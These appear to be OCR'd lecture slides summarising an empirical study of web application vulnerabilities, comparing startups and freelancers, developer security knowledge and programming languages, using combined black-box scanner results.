
Approach

- Develop a web application vulnerability metric
  - Combine reports of 4 leading commercial black box vulnerability scanners and
- Evaluate vulnerability metric
  - using historical benchmarks and our new sample of applications.
- Use vulnerability metric to examine the impact of three factors on web application security:
  - startup company or freelancers
  - developer security knowledge
  - Programming language framework

Data Collection and Analysis

- Evaluate 27 web applications
  - from 19 Silicon Valley startups and 8 outsourcing freelancers
  - using 5 programming languages.
- Correlate vulnerability rate with
  - Developed by startup company or freelancers
  - Extent of developer security knowledge (assessed by quiz)
  - Programming language used.

Comparison of scanner vulnerability detection




Developer security self-assessment

QUIZ CATEGORIES AND QUESTION SUMMARY

Q	Category Covered	Summary
1	SSL Configuration	Why CA PKI is needed
2	Cryptography	How to securely store passwords
3	Phishing	Why SiteKeys images are used
4	SQL Injection	Using prepared statements
5	SSL Configuration/XSS	Meaning of "secure" cookies
6	XSS	Meaning of "httponly" cookies
7	XSS/CSRF/Phishing	Risks of following emailed link
8	Injection	PHP local/remote file-include
9	XSS	Passive DOM-content intro. methods
10	Information Disclosure	Risks of auto-backup (~) files
11	XSS/Same-origin Policy	Consequence of error in Applet SOP
12	Phishing/Clickjacking	Risks of being iframed

Language usage in sample



AVERAGE LINES OF CODE FOR EACH LANGUAGE

Language	Average Lines of Code
ASP	24,320
Java	14,630
PHP	17,020
Python	23,125
Ruby	7660

Summary of Results

- Security scanners are useful but not perfect
  - Tuned to current trends in web application development
  - Tool comparisons performed on single testbeds are not predictive in a statistically meaningful way
  - Combined output of several scanners is a reasonable comparative measure of code security, compared to other quantitative measures
- Based on scanner-based evaluation
  - Freelancers are more prone to introducing injection vulnerabilities than startup developers, in a statistically meaningful way
  - PHP applications have statistically significant higher rates of injection vulnerabilities than non-PHP applications; PHP applications tend not to use frameworks
  - Startup developers are more knowledgeable about cryptographic storage and same-origin policy compared to freelancers, again with statistical significance.
  - Low correlation between developer security knowledge and the vulnerability rates of their applications

Warning: don't hire freelancers to build secure web site in PHP.

Summary

- Introduction
  - Command injection
- Three main vulnerabilities and defenses
  - SQL injection (SQLi)
  - Cross-site request forgery (CSRF)
  - Cross-site scripting (XSS)
- Additional web security measures
  - Automated tools: black box testing
  - Programmer knowledge and language choices